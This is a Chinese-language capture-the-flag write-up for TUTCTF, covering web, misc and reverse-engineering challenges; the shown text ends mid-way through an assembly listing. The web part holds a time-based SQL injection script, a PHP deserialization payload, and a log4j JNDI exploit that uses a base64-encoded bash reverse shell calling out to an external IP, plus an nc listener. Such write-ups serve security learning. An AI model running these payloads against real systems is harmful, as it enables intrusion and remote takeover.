TUTCTF 比赛官方writeup

web

I_Love_Git

简单的git泄露，只要扫描下目录，就能发现可以下载.git/config文件。

马化腾看了都流泪

考点：Mysql延时注入，user-agent头

大概思路： `User-Agent:1'|| if(1=1,sleep(1),0)-- -` **等等**

脚本：

SQL

```
import requests,sys,time

session = requests.session()
url = "http://ctf.sipcoj.com:28035/login.php"
name = ''
fname = ''

'''for k in range(0,10):
    for i in range(1,20):
        for j in range(31,128):
            #测试语句: if(1=1,sleep(3),0)
            j = 128+31-j
            asc = chr(j)
            #数据库名:ctftraining、information_schema
            #payload = "if(substr((select schema_name from information_schema.schemata limit %d,1),%d,1) = '%s',sleep(1),0)"%(k,i,str(asc))
            #表名:user_agents、users、flag
            #payload = "if(substr((select table_name from information_schema.tables where table_schema='ctftraining' limit %d,1),%d,1) = '%s',sleep(1),1)"%(k,i,str(asc))
            #字段名: flag:flag
            payload = "if(substr(( select column_name from information_schema.columns where table_schema='ctftraining' and table_name='flag' limit %d,1),%d,1) = '%s',sleep(1),1)"%(k,i,str(asc))
            header = {
                "User-Agent": "1'&"+payload+"-- -"
            }
            st = time.time()
            st = time.time()
            url_get = session.get(url,headers = header)
            et = time.time()
            t = et-st
            if t > 1:
                if asc == "+":
                    sys.exit()
                else:
                    name+=asc
                    break
        if asc == " ":
            print("name: " + name)
            break
        print("第%d个的第%d个字母: "%(k+1,i))
        print(name)
    name = '''''


for i in range(1,50):
    for j in range(31,128):
        j = (128+31)-j
        asc = chr(j)
        payload = "if(substr((select group_concat(flag) from ctftraining.flag),%d,1) = '%s',sleep(1.2),1)"%(i,str(asc))
        header = {
            "User-Agent": "1'&"+payload+"-- -"
        }
        st = time.time()
        url_get = session.get(url,headers = header)
        et = time.time()
        t = et-st
        if t > 1.2:
            if asc == "+":
                sys.exit()
            else:
                name+=asc
                break
    print("第%d个字母: "%(i))
    print(name)
```

ez_php

考点：有点小难度的php反序列化，pop链子

大概解题思路：

pop链:实例化一个Eric类 调用__wakeup() 如果实例化的时候能传入一个类 那就能触发_toString() str实例化成一个没有cimelia属性的类 进而从而触发__get() 让$p也实例化成Aaron类 这样触发

__get()之 $function()就能到Aaron类 从而触发__invoke() 得到flag

具体脚本：

```
Perl
```

```php
<?php
class Aaron {
        protected  $flag="php://filter/read=convert.base64-encode/resource=flag.php";
}
class Ming{
    public $p;
}
class Eric{
    public $cimelia;
    public $abc;
    public function __construct(){
        $this->abc = new Ming();
    }
}

$a = new Eric();
$a->cimelia = new Eric();
$a->cimelia->abc->p = new Aaron();

echo urlencode(serialize($a));

?>
?poc=O%3A4%3A%22Eric%22%3A2%3A%7Bs%3A7%3A%22cimelia%22%3BO%3A4%3A%22Eric%22%3A2%3A%7Bs%3A7%3A%22cimelia%22%3BN%3Bs%3A3%3A%22abc%22%3BO%3A4%3A%22Ming%22%3A1%3A%7Bs%3A1%3A%22p%22%3BO%3A5%3A%22Aaron%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00flag%22%3Bs%3A57%3A%22php%3A%2F%2Ffilter%2Fread%3Dconvert.base64-encode%2Fresource%3Dflag.php%22%3B%7D%7D%7Ds%3A3%3A%22abc%22%3BO%3A4%3A%22Ming%22%3A1%3A%7Bs%3A1%3A%22p%22%3BN%3B%7D%7D
```

A_piece_of_java

简单的jndi注入,题目描述提醒了，log4j2的jndi注入是继shiro系列之后的又一惊天漏洞

solr应用也受到log4j最初的影响。


我们找到solr的一个接口

```
Fortran
```

```
/solr/admin/cores?action=
```

然后我们利用JNDI-Injection-Exploit 这个工具


在我们的服务器上启动



```
ubuntu@VM-16-9-ubuntu:~$ java -jar JNDI-Injection-Exploit-1.0.jar -C "bash -c {echo,L2Jpbi[redacted]pID4mIC9kZXYvdGNwLzEwNi41NC4xNjMuMzIvMjMzMyAwPiYx}|{base64,-d}|{bash,-i}" -A 106[redacted]
[ADDRESS] >> 106.54.163.32
[COMMAND] >> bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwNi41NC4xNjMuMzIvMjMzMyAwPiYx}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://106.54.163.32:1099/ntk73i
ldap://106.54.163.32:1389/ntk73i
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://106.54.163.32:1099/qjpxfm
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://106.54.163.32:1099/tctvbe
ldap://106.54.163.32:1389/tctvbe

----------------------------Server Log----------------------------
2022-03-27 16:57:21 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2022-03-27 16:57:21 [RMISERVER]  >> Listening on 0.0.0.0:1099
2022-03-27 16:57:21 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

为什么我要base64编码，因为有时候反弹shell环境不稳定因素，直接使用bash命令可能会被拦截。

然后再开个监听端口



```
ubuntu@VM-16-9-ubuntu:~$ nc -lnvp 2333
Listening on 0.0.0.0 2333
```

然后把工具生成的payload套上${jndi:payload}放到此接口去打。

我们就可以收到反弹回来的shell。

具体不懂原理的，可以学习java的jndi注入。

misc

签到

改flag.txt后缀为zip，得到一个有密码的压缩包，爆破解压

冰墩墩和雪融融

将冰墩墩的图片看作0，雪融融的图片看作1解题，使用脚本解题，参考解如下

Python

```python
import os

file_dir = os.getcwd() + "/"
cnt = -1
flag = ""
while 1:
    cnt += 1
    if os.path.exists(file_dir + f"{cnt}") == False:
        break
    os.chdir(file_dir + f"{cnt}")
    if os.path.exists("冰墩墩.png") == True:
        flag += "0"
    else:
        flag += "1"
print(flag)

n = 0
flag_res = ""
while n < len(flag):
    now = flag[n:n+8]
    n += 8
    flag_res += chr(int(now,2))
print(flag_res)
```

解个密

key.txt零宽unicode解密后拿到密钥，根据flag文件名知道使用了aes-128-ecb，使用openssl解密

Apache

```
openssl enc -aes-128-ecb -d -pass pass:I@mHe%e -in flag.aes128ecb -out out.txt
```

reverse

baby_re

1. 考点：反调试、Maze、TEA
2. 分析：

（1）首先是一个8 x 7的迷宫，输入`U、D、R、L`四种字符来控制移动抵达终点。

（2）将第一步输入的字符串拼接成4个`uint32_t`组成的key数组，不足为补零。

（3）再输入一次密码，将此次的密码利用第二步的key进行TEA加密。再照一定规则打乱顺序。

（4）与 `0xd1, 0xb3, 0xd6, 0x0f, 0x76, 0x93, 0x1b, 0x3b, 0x53, 0xde, 0xa1, 0x43, 0x34, 0x29, 0xce, 0x04` 进行比对。

3. 备注：这次题目是有bug的，因为迷宫没有限制通往终点的唯一路径，会有多种结果。正确的路径是**最短路径**，在题目中没有提示，引以为戒。（轻点打我）
4. 参考解密代码

C++


```cpp
#include <cstdio>
#include <cstdint>

uint8_t secret[] = {0xd1, 0xb3, 0xd6, 0x0f, 0x76, 0x93, 0x1b, 0x3b, 0x53, 0xde, 0xa1, 0x43, 0x34, 0x29, 0xce, 0x04};

void decrypt(uint32_t *v, uint32_t *k)
{
    uint32_t delta = 0x9e3779b9;
    uint32_t v0 = v[0], v1 = v[1], sum = delta * 32;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (int i = 0; i < 32; i++)
    {
        v1 -= ((v0 << 4) + k2) ^ (v0 + sum) ^ ((v0 >> 5) + k3);
        v0 -= ((v1 << 4) + k0) ^ (v1 + sum) ^ ((v1 >> 5) + k1);
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}

int main(int argc, const char *argv[])
{
    uint32_t key[] = {0x5244444C, 0x44444452, 0x52555252, 0x44000000};
    uint8_t s2[16];
    s2[0] = secret[4];
    s2[1] = secret[3];
    s2[2] = secret[0];
    s2[3] = secret[1];
    s2[4] = secret[11];
    s2[5] = secret[8];
    s2[6] = secret[7];
    s2[7] = secret[6];
    s2[8] = secret[9];
    s2[9] = secret[5];
    s2[10] = secret[14];
    s2[11] = secret[12];
    s2[12] = secret[13];
    s2[13] = secret[15];
    s2[13] = secret[13];
    s2[14] = secret[10];
    s2[15] = secret[2];
    for (int i = 0; i < 16; i++)
    {
        printf("0x%02X ", s2[i]);
    }
    uint32_t *v = reinterpret_cast<uint32_t *>(s2);
    for (int i = 0; i < 4; i += 2)
    {
        decrypt(v + i, key);
    }

    printf("\n");
    for (int i = 0; i < 16; i++)
    {
        printf("%c", s2[i]);
    }
    printf("\n");
    return 0;
}
```

嗨害嗨

1. 考点：TLS Callback反调试、RC4
2. 分析：

（1）~~众所周知~~，TLS Callback会在main函数之前执行。本题中，TLS_Callback1负责检查是否处于调试状态，如果是，就不做任何操作；反之，会将数组secret修改为真实的数据。TLS_Callback2在非调试状态会执行`key[8] = 'A';`。

（2）main函数中，输入字符串，`key = "this_is_A_key"`为密钥，进行RC4加密，然后与`secret = 0x48, 0x5f, 0xd6, 0xf2, 0x8a, 0x7c, 0x7e, 0x3b, 0x15, 0x99, 0x27, 0xab, 0x74, 0xdb, 0x38, 0x66, 0x10, 0x6c, 0xd1, 0xe0, 0x5e, 0x71, 0x84, 0x5e, 0xb9, 0xdb, 0x1f, 0x06, 0x8f, 0xb8, 0x93, 0x64, 0xb9, 0x21, 0x42`进行比对。



Recipe

RC4

Passphrase: this_is_a_key (UTF8)

Input format: Hex

Output format: Latin1


Input — length: 70, lines: 1

```
485fd6f28a7c7e3b159927ab74db3866106cd1e05e71845eb9db1f068fb89364b92142
```

Output — time: 1ms, length: 35, lines: 1

```
tutctf{this_is_a_fake_key_hahahaha}
```

（调试状态下的Fake flag）



Recipe

RC4

Passphrase: this_is_A_key (UTF8)

Input format: Hex

Output format: Latin1

Input — length: 70, lines: 1

```
52cffffe82b978ef3aef08f0dc0624a58496b657b4e1d742ab798c0f6e4e26e8df698e
```

Output — time: 1ms, length: 35, lines: 1

```
tutctf{tlst1stIstlst1stIstlst1stIs}
```

（Real flag）

this_is_not_crypto

ana

题目暗示了不是密码，最常见的就是base64这个编码了

编译过程去除了符号表可能会有些奇怪，但是结合字符表`"D459+PQRSTIJKUVstlm238noWLA/6EFGHOBCM7ucdefghiabjkNvwxyqrpzXY01Z"`和类似以下的移位操作也很容易发现是base64

```C++
char_array_4[0] = (char_array_3[0] & 0xfc) >> 2;
char_array_4[1] = ((char_array_3[0] & 0x03) << 4) + ((char_array_3[1] & 0xf0) >> 4);
char_array_4[2] = ((char_array_3[1] & 0x0f) << 2) + ((char_array_3[2] & 0xc0) >> 6);
```

比较处

```C++
!strcmp(base64_encode(input,len).c_str(),"ER8wWqluFyTD3vKyUPYk3x0aKRlGtP0C3c7t8940")
```

综上这就是一个基本而常见的base64变表

exp

Python

```python
# coding:utf8

cipher = 'ER8wWqluFyTD3vKyUPYk3x0aKRlGtP0C3c7t8940'
base_alpha = 'D459+PQRSTIJKUVstlm238noWLA/6EFGHOBCM7ucdefghiabjkNvwxyqrpzXY01Z'

bin_cipher = ''
e_cnt = 0
for x in cipher:
    if x=='=':
        e_cnt+=1
    else:
        x = base_alpha.find(x)
        x = bin(x)[2:]
        x = '{:0>6}'.format(x)
        bin_cipher += x

res = ''
for i in range(len(bin_cipher)):
    if i%8!=0 or i+8>len(bin_cipher):
        continue
    per = bin_cipher[i:i+8]
    per = int(per, 2)
    per = chr(per)
    res+= per
print(res)
```

或者

Python

```python
# -*- coding: utf-8
import base64

cryp = 'ER8wWqluFyTD3vKyUPYk3x0aKRlGtP0C3c7t8940'
base_alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
proc_alpha = 'D459+PQRSTIJKUVstlm238noWLA/6EFGHOBCM7ucdefghiabjkNvwxyqrpzXY01Z'

# 还原原base64结果
res = ''
for i in cryp:
    res += base_alpha[proc_alpha.find(i)]
dec = base64.b64decode(res)
print(dec)
```

weird_program

主要使用了两类型的混淆：

- OLLVM
    - bcf：idapython去除
    -
- 花指令

OLLVM

idapython去除bcf

Python

```python
import ida_xref
import ida_idaapi
from ida_bytes import get_bytes, patch_bytes

def do_patch(ea):
    if get_bytes(ea, 1) == b"\x8B": # mov eax-edi, dword
        reg = (ord(get_bytes(ea + 1, 1)) & 0b00111000) >> 3
        patch_bytes(ea, (0xB8 + reg).to_bytes(1,'little') + b'\x00\x00\x00\x00\x90')
    else:
        print('error')

start = 0x00428298
end = 0x00428384

for addr in range(start,end,4):
    ref = ida_xref.get_first_dref_to(addr)
    print(hex(addr).center(20,'-'))
    while(ref != ida_idaapi.BADADDR):
        do_patch(ref)
        print('patch at ' + hex(ref))
        ref = ida_xref.get_next_dref_to(addr, ref)
    print('-' * 20)
```

cff

https://github.com/pcy190/deflat

至于指令替换，可以使用现成的IDA插件或者不替换直接读汇编就可以

花指令

比较难以分析的花指令如下，手动patch或者使用idapython批量去除都

C++

```cpp
jmp junk1
__emit 0x12
junk2:
ret
__emit 0x34
junk1 :
call junk2
```

ana

编译过程去除了符号表可能会有些奇怪，去除前面的一系列混淆后可以很容易发现

算法特征大致如下：256轮初始化

C++

```cpp
for (int i = 0; i < 256; i++)

i = (i + 1) % 256;
j = (j + S[i]) % 256;
temp = S[i];
S[i] = S[j];
S[j] = temp;
t = (S[i] + S[j]) % 256;
KeyStream[index] = S[t];
index++;

CryptoText[i] = char(KeyStream[i] ^ text[i])
```

多处特征可以得知算法是rc4，相关的字符串也可以在内存中找到

C++

```cpp
"s1P@p0iLz%Ro"

strcmp(after_text, "YNe8VdYWp7Ob/0PuP4NKWcYnlQyeSDY5OG0bIGjqUIfI0Q==")
```

根据字符串特征，或者内存中的base64表或者相关动态库的加密特征可以知道，rc4加密后使用base64存储

exp

Python

```python
# coding:utf8
import base64

key    = 's1P@p0iLz%Ro'
cipher = 'YNe8VdYWp7Ob/0PuP4NKWcYnlQyeSDY5OG0bIGjqUIfI0Q=='

def rc4_preformat(cipher, key):
    # key = hashlib.md5(key.encode(encoding='utf8')).hexdigest()
    # cipher = base64.b64encode(cipher.encode(encoding='utf8'))
    # cipher = str(cipher)[2:-1]
    return (
        list(map(ord, list(cipher))), list(map(ord, list(key)))
    )
def rc4_afterformat(ascii_num_list):
    return ''.join(
        list(
            map(lambda x: chr(x) , ascii_num_list)
        )
    )
def rc4(cipher, key):
    # str to list && ord
    (cipher, key) = rc4_preformat(cipher, key)
    '''
        gen 1
        for S[256]
    '''
    j = 0
    S = list(range(256))
    for i in range(256):
        j = (j + S[i] + key[i%len(key)])%256
        S[i],S[j] = S[j],S[i]
    '''
        gen 2
        for xor_box[len(cipher)]
    '''
    j = i = 0
    xor_box = []
    for no_use in cipher:
        i = (i + 1)%256
        j = (j + S[i])%256
        S[i],S[j] = S[j],S[i]
        xor_box.append(
            S[ (S[i]+S[j])%256 ]
        )
    '''
        gen 3
        for xor cipher with xor_box each
    '''
    ret = []
    for i in range(len(cipher)):
        ret.append(cipher[i]^xor_box[i])
    # formate to str && return
    ret = rc4_afterformat(ret)
    return ret

cipher = base64.b64decode(cipher)
res = rc4(cipher, key)
print res
```

或者用第三方库也可以写，标准RC4算法


DrinkSomeTea

1. 考点：python的unicorn库、x86汇编语言、又双叒叕一个TEA加密
2. 分析：

（1）unicorn是一个CPU仿真引擎，可以模拟运行包括x86架构的多种机器指令。

（2）首先是输入字符串并将每个字节**异或0xAB**，然后程序会通过unicorn的API将其传递给机器指令。另外，题目中的机器指令、key、ciphertext使用**Base64编码**。

（3）以下为解码Base64得到机器指令之后，使用IDA打开后得到的。



```
00:0000000000000003
00:0000000000000003 loc_3:                                  ; CODE XREF: seg000:0000000000000016↓j
00:0000000000000003                 cmp     rax, 0AFh
00:0000000000000009                 jg      short near ptr byte_18
00:000000000000000B                 nop
00:000000000000000C                 nop
00:000000000000000D                 nop
00:000000000000000E                 nop
00:000000000000000F                 xor     byte ptr [rdi+rax], 7Ch
00:0000000000000013                 inc     rax
00:0000000000000016                 jmp     short loc_3
00:0000000000000016 ; ---------------------------------------------------------------------------
00:0000000000000018 byte_18         db 3Dh                  ; CODE XREF: seg000:0000000000000009↑j
00:0000000000000019                 db  2Bh ; +
00:000000000000001A                 db  3Dh ; =
00:000000000000001B                 db  2Ah ; *
00:000000000000001C                 db  3Dh ; =
00:000000000000001D                 db 29h
00:000000000000001E                 db  3Dh ; =
00:000000000000001F                 db  28h ; (
00:0000000000000020                 db  29h ; )
00:0000000000000021                 db  2Bh ; +
00:0000000000000022                 db  2Ah ; *
00:0000000000000023                 db  2Fh ; /
00:0000000000000024                 db  35h ; 5
00:0000000000000025                 db 0F5h
00:0000000000000026                 db 0B1h
00:0000000000000027                 db  34h ; 4
00:0000000000000028                 db 0F5h
00:0000000000000029                 db 0ABh
00:000000000000002A                 db 0C1h
00:000000000000002B                 db  7Ch ; |
00:000000000000002C                 db  7Ch ; |
00:000000000000002D                 db  7Ch ; |
00:000000000000002E                 db  7Ch ; |
00:000000000000002F                 db  97h
00:0000000000000030                 db  2Ah ; *
```

（4）综合题目的python代码，可以知道这是一个SMC。下面写一个IDAPython脚本解SMC：

Python

```python
import ida_bytes

ea = 0x18

for i in range(0xAF):
    tmp = ida_bytes.get_byte(ea + i)
    ida_bytes.patch_byte(ea + i, tmp ^ 0x7c)
```

运行脚本后，得到完整的汇编代码：

Assembly language

```asm
seg000:0000000000000000                 xor     rax, rax
seg000:0000000000000003
seg000:0000000000000003 loc_3:                                  ; CODE XREF: seg000:0000000000000016↓j
seg000:0000000000000003                 cmp     rax, 0AFh
seg000:0000000000000009                 jg      short loc_18
seg000:000000000000000B                 nop
seg000:000000000000000C                 nop
seg000:000000000000000D                 nop
seg000:000000000000000E                 nop
seg000:000000000000000F                 xor     byte ptr [rdi+rax], 7Ch
seg000:0000000000000013                 inc     rax
seg000:0000000000000016                 jmp     short loc_3
seg000:0000000000000018 ; ---------------------------------------------------------------------------
seg000:0000000000000018
seg000:0000000000000018 loc_18:                                 ; CODE XREF: seg000:0000000000000009↑j
seg000:0000000000000018                 push    r15
seg000:000000000000001A                 push    r14
seg000:000000000000001C                 push    r13
seg000:000000000000001E                 push    r12
seg000:0000000000000020                 push    rbp
seg000:0000000000000021                 push    rdi
seg000:0000000000000022                 push    rsi
seg000:0000000000000023                 push    rbx
seg000:0000000000000024                 mov     r13, rcx
seg000:0000000000000027                 mov     rdi, rdx
seg000:000000000000002A                 mov     ebp, 0
seg000:000000000000002F                 jmp     short loc_87
seg000:0000000000000031 ; ---------------------------------------------------------------------------
seg000:0000000000000031
```

```
seg000:0000000000000031 loc_31:                                 ; CODE XREF: seg000:000000000000007B↓j
seg000:0000000000000031                 mov     eax, edx
